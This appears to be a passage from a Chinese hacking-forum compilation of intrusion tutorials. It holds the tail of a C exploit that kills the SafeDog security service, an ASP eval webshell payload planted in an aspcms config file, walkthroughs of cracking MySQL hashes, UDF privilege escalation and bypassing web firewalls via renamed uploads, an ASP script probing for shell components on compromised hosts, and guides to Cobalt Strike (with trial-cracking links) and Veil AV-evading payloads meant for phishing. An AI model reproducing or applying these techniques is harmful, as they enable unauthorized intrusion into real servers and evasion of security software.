msg("InstallDrive    KillDogGuard.sys succeed ",1);
}else{
msg("InstallDrive    KillDogGuard.sys failed ",-1);
DeleteFile(pBuf);
return false;
```

```
}
//do something
system("taskkill /im SafeDogGuardCenter.exe /f");
UnLoadNTDriver(DRIVE);
DeleteFile(pBuf);
msg("KillDogGuard exploit succeed -_- good luck !!!",1);
return 0;}
```

在 xp32 位测试通过 2003 晚上下班再测试，由于涉及系统内核，可能会导致蓝屏等，请在虚拟机中测试。看一下效果图，如图 4-1-2：

图　4-1-2

代码附件已经传到网盘，地址：http://pan.baidu.com/s/1GLZSD。

（全文完）责任编辑：Rem1x

第2节　记一次最新版安全狗拿 shell 并提权

作者：AvckDr

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.org/

没有技术含量，大牛请路过，放过我这个无辜的菜鸟吧，不要再吐槽我了，昨天 www.f4ck.pw 的事件我深入敌内和众大牛装逼，身受重伤，现在是快半废了，本小学生这次受内伤了，决定闭关疗伤。果断疗伤前把最近一篇的一次最新版 iis 安全狗+服务器安全狗撸下 shell 并提权。某年某月某日本小学生闲的蛋疼去法克群玩，想装逼打人，刚好那个舔棒棒糖的吃糖跳出来了，想打吃糖的说，后来想着算了，阿糖好歹也是做爹的人了还是放他一马吧。但是想打人的感觉越来越浓了，特别怕一不小心就把 2B，3B，5B，8B，9B 给打了。果断的去看了一下 AV，心平气和后开始提权，翻菜刀啊翻菜刀，翻到前几天一个 aspcms 的 shell 前几天拿的，记得那时是太晚睡觉了没提，如图 4-2-1：




图　4-2-1

WAF/2.0，对于日 dedecms 多年的本小学生果断的明白了这是最新版安全狗，如图 4-2-2：

图　4-2-2

本小学生果断的蛋疼了，尼玛啊，蛋疼了，安全狗是默认和谐文件解析(av.asp;av.css)与目录解析(/av.asp/av.css)，头疼了有木有，不过蛋疼两秒后还是想着去尝试一下。本小学生依旧记得这个后台的密码是 123456 的说，上去了管理员也没改，进扩展功能的幻灯片设置，然后幻灯样式里的审核元素插入一句话“1%><%Eval(Request (chr(65)))%><%”，如图 4-2-3：

图　4-2-3

菜刀连接/config/AspCms_Config.asp，密码 a 这个时候奇迹发生了，居然连上了，如图 4-2-4：

图　4-2-4

果断的看了下，虽然不能执行命令但是权限很大可以跨很多目录，本小学生淫笑了一下后找到了 mysql 安装目录，如图 4-2-5：




图　4-2-5

果断下载 user.frm 下载到本地用 16 进制编辑器打开，如图 4-2-6：




图　4-2-6

得到加密后的密文拿到 somd5 解了一下还是弱口令，吼吼，这是要逆天的节奏啊，如图 4-2-7：

图　4-2-7

果断上传免杀 udf.php，成功导出后还有啥压力？本小学生当然是用老方法 32 位系统所有账户密码查看器查到了管理账户，然后用芝麻小叶博客中的方法查找到了终端端口 7755，连接上去时发现秒退，也就是远程桌面守护。不过远程桌面守护怎么能阻挡本小学生呢，试了下 KillSafeDog.exe 不过不知道为啥木有 K 掉狗哥，本小学生还是有招的，把服务器上的安全狗配置文件下载到了本地：

C:\Program Files\SafedogServer\SafeDogGuardCenter\ProGuardData.ini，覆盖本地安装的安全狗后，不得不说管理员果断的有大智慧，防黑阔啊，如图 4-2-8，图 4-2-9：

图　4-2-8

图　4-2-9

再次连接后必须得成功连接，输入刚才读出来的密码成功进入服务器，如图 4-2-10：

图　4-2-10

终于是提权成功了，这是相当的不容易啊，考验的是思路，考验的是经验，考验的是管理员的智商。

（全文完）责任编辑：Rem1x

第3节　突破金山网盾导致的菜刀连接 400 错误

作者：Mayter
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

今天朋友发来一个 shell，目测 dedecms，如图 4-3-1：

图　4-3-1

果断拿菜刀连接下试试，出现下面的情况，如图 4-3-2：




图　4-3-2

好吧的确被拦截了，放到 php 一句话 html 连接里试试，如图 4-3-3：




图　4-3-3

好吧可以连接，然后就是各种不停的试验，包括读取数据库文件，是 root 权限，然后开外联，我也不知道能干什么，创建 php 文件夹，等等试验都不行。上传图片一句话的确可以了，但是菜刀连接还是 400。陷入一个小僵局，就是它验证码里面的内容跟上传时候的后缀，如图 4-3-4：

图　4-3-4

只要不符合他的要求就是这个错误，上传不上去，如果是图片或者 txt 就能上传上去了，然后想，反正一句话不能连接直接传大马，前两天用 php 神盾做了一个 php 大马，现在正好派上用场，先把后缀改为 jpg，上传成功，如图 4-3-5：

图　4-3-5

可以看见图片，好多人不知道知道这个功能吗？我以前没试验过，直接上图吧，如图 4-3-6：




图　4-3-6

有个重命名功能，不用说了吧，如图 4-3-7:，图 4-3-8：




图　4-3-7

图　4-3-8

直接重命名刚才上传的大马后缀改为 php 后缀，然后打开看看吧，如图 4-3-9：

图　4-3-9

看见我们可爱的大马了，可能有人觉得这么简单，但是测试这些防火墙的时候，需要不停的试验，大家都懂的我就不多说了。
（全文完）责任编辑：Rem1x

第4节 Asp 脚本组件信息探测

作者：杨凡
来自：法客论坛 – F4ckTeam
网址：http://team.f4ck.org/

市面上现有的组件探测大马都是在 2005-2006 年的大马基础上改的，都是一样的，没什么新意，现在对安全越来越重视，加固手段和 WAF 层出不穷，再拿目前市面上的大马来做事未免会感觉不能适用于现在复杂的环境，所以自己琢磨着模仿阿江 ASP 探针写了个脚本来探测。脚本很简单，可以自行添加需要探测的组件，后边如果有需要，也可以直接以 object id 的方式引用，这样成功率或许会大一些，这里感谢 Acn 的帮助，下面是探针代码：

```
<%@ Language="VBScript" %>
<%
' ************************************************
' ASP 脚本组件信息探测
'  杨凡@F4ckTeam
' http://team.f4ck.org
' ************************************************
'定义检测内容数组
Dim theComponent(7)
theComponent(0) = "Scripting.FileSystemObject"
theComponent(1) = "WScript.Shell"
theComponent(2) = "WScript.Shell.1"
theComponent(3) = "WScript.Network"
theComponent(4) = "WScript.Network.1"
theComponent(5) = "shell.application"
theComponent(6) = "shell.application.1"
'定义组件检测函数
Function IsObjInstalled(strClassString)
On Error Resume Next
IsObjInstalled = False
Err = 0
Dim xTestObj
Set xTestObj = Server.CreateObject(strClassString)
If -2147221005 <> Err Then
IsObjInstalled = True
Else
IsObjInstalled = False
End if
Set xTestObj = Nothing
Err = 0
```

```
End Function
%>
<html>
<head>
<title>ASP 脚本组件信息探测</title>
<style>
<!--
BODY,TD{FONT-FAMILY:  宋体;FONT-SIZE: 12px;word-break:break-all}
tr{BACKGROUND-COLOR: #EEFEE0}
table{BORDER: #3F8805 1px solid;background-color:#3F8805;margin-left:12px}
-->
</STYLE>
</head>
<body>
<table>
<tr><td>组件</td><td>支持</td></tr>
<% '以表格形式循环输出探测结果
Dim i
For i=0 to UBound(theComponent)-1
If IsObjInstalled(theComponent(i)) Then
Response.Write "<tr><td>" & theComponent(i) & "</td><td><font color=""green""> √</font></td></tr>" & vbCrLf
Else
Response.Write "<tr><td>" & theComponent(i) & "</td><td><font color=""red"">×</font></td></tr>" & vbCrLf
End if
Next
%>
</table>
</body>
</html>
```

我们来看下效果，如图 4-4-1：

图　4-4-1

另外，求精通 ASP 的同学，不妨一块来做点有意思的事情，比如写个能适应目前复杂环境的

asp shell 什么的。
（全文完）责任编辑：Rem1x

第五章 渗透测试环境

第1节 Cobalt Strike 工具的安装和使用

作者：Mayter
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

群里也应该知道我求助过类似的事，Cobalt Strike 工具经过我跟几位机油的讨论终于差不多了，发生的各种问题也全部解决了。
先说 Windows 下面吧。不管你的环境是 XP, Windows 2003, Window 7 32 位和 64 位都一样的。2008 就算了本人没测试。本人主机环境 Windows7 64 位环境。
第一步就是下载 msf 安装了，这个不多说，不会我也没办法。但是只有一点注意，注册账号的时候一定要企业邮箱，要不然注册不了也就更新不了了。
第二步安装 msfgui 版本的一个小软件。已经打包上传，网上也有。
一定按我的这个步骤来，要不然不行的。当然你可以试试别的方法，如图 5-1-1：

图　5-1-1

这里一定要选择否，不要选择是，我以前就是选择是。密码很蛋疼，也启动不起来。（后面还有一个选项都是选否。），如图 5-1-2：

图　5-1-2

这里一定要按照我这个填写，打开的时候有个 ssl 是打勾的一定要关了。

点击 Start new msfpcd，出现下面这个页面，如图 5-1-3：




图　5-1-3

右下角会显示更新的状态，等到出现 exploit 漏洞数等等就表示可以了。

点击选择这个选项，如图 5-1-4~图 5-1-5：




图　5-1-4




图　5-1-5

我以前的密码那叫一个长啊，所以不行，因为步骤不对。

然后就 ok 了，启动 cobaltstrike.exe 主程序吧，如图 5-1-6：

图　5-1-6

这样就 oK 了。下面是 kail linux。

只有一点要注意的是，图中所示的服务一定要开启，要不然连不上数据库，如图 5-1-7：




图　5-1-7

bt5 貌似不用开启就可以。启动 msf 执行 db_status：

postgresql connected to msf

显示这个证明连接上数据库了。基本上这个工具就差不多了。

还有 xssf 呢，貌似都有教材，beef 呢网上也有教材…要是有人不会的话也可以写个小普及的文章。（提醒下 beef 最好在 kail linux 下。bt5 下好多服务已经不太好了，更新容易出错。）

下面会把 Linux 下和 Windows 下面使用的工具都打包，包括 90sec 的一位大牛做的 4 个视频。

http://pan.baidu.com/s/1DyjgR

破解 21 天的方法，打包了一个 linux 下面的，一个修改好的。

工具连接地址:http://pan.baidu.com/s/1ovCQh

希望研究这个东西的机油加我可以聊聊哈…

（全文完）责任编辑：桔子

第2节 Kali 下使用 Veil 生产免杀 payload

作者：冰杰
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

Veil 是一款免杀 payload 生产工具，测试使用了下，免杀效果还是相当棒的。
哎~除了 360 卫士会提示有可以进程注入，其余杀软无视（本机金山卫士测试无任何提示。）
官方链接：https://www.veil-evasion.com
下载地址：https://github.com/veil-evasion/Veil
测试环境：Kali linux、win7 win2003（VPS）
这边我们使用真实环境做，做好就能钓鱼或者恶搞了哈。
首先通过 kali linux 克隆 Veil，这是 Veil 下载页面的克隆的链接地址所在位置，如图 5-2-1：




图　5-2-1

在 kali linux 执行克隆命令（我已经克隆好了，所以提示已存在），如图 5-2-2：

图　5-2-2

完了之后，切换到安装目录下执行安装文件，看图中命令，如图 5-2-3：




图　5-2-3

执行安装中一直下一步，然后会弹出安装 python 环境的界面，大家都会的吧，如图 5-2-4：

图　5-2-4

这样 kali linux 下的环境我们就准备好了。

下面准备 win7 下的环境，通过下载地址下载安装下列程序到 win7 上。注意：即使你是 64 位环境，这些软件必须装 32 位的，否则无效。我测试了很久，必须全部装 32 位的这几个软件，选择好对应 python 的版本，如图 5-2-5：

图　5-2-5

最后就是在自己的 VPS 上装个 msf 了，注意准备环境就 OK 了。

下面我们来生成一个牛逼的免杀 payload 的吧，Veil 有现在有多种不同的 payload 与 Meterpreter 连接。

这边我有最简单的一种做测试，直接生成一个 exe 可执行文件。

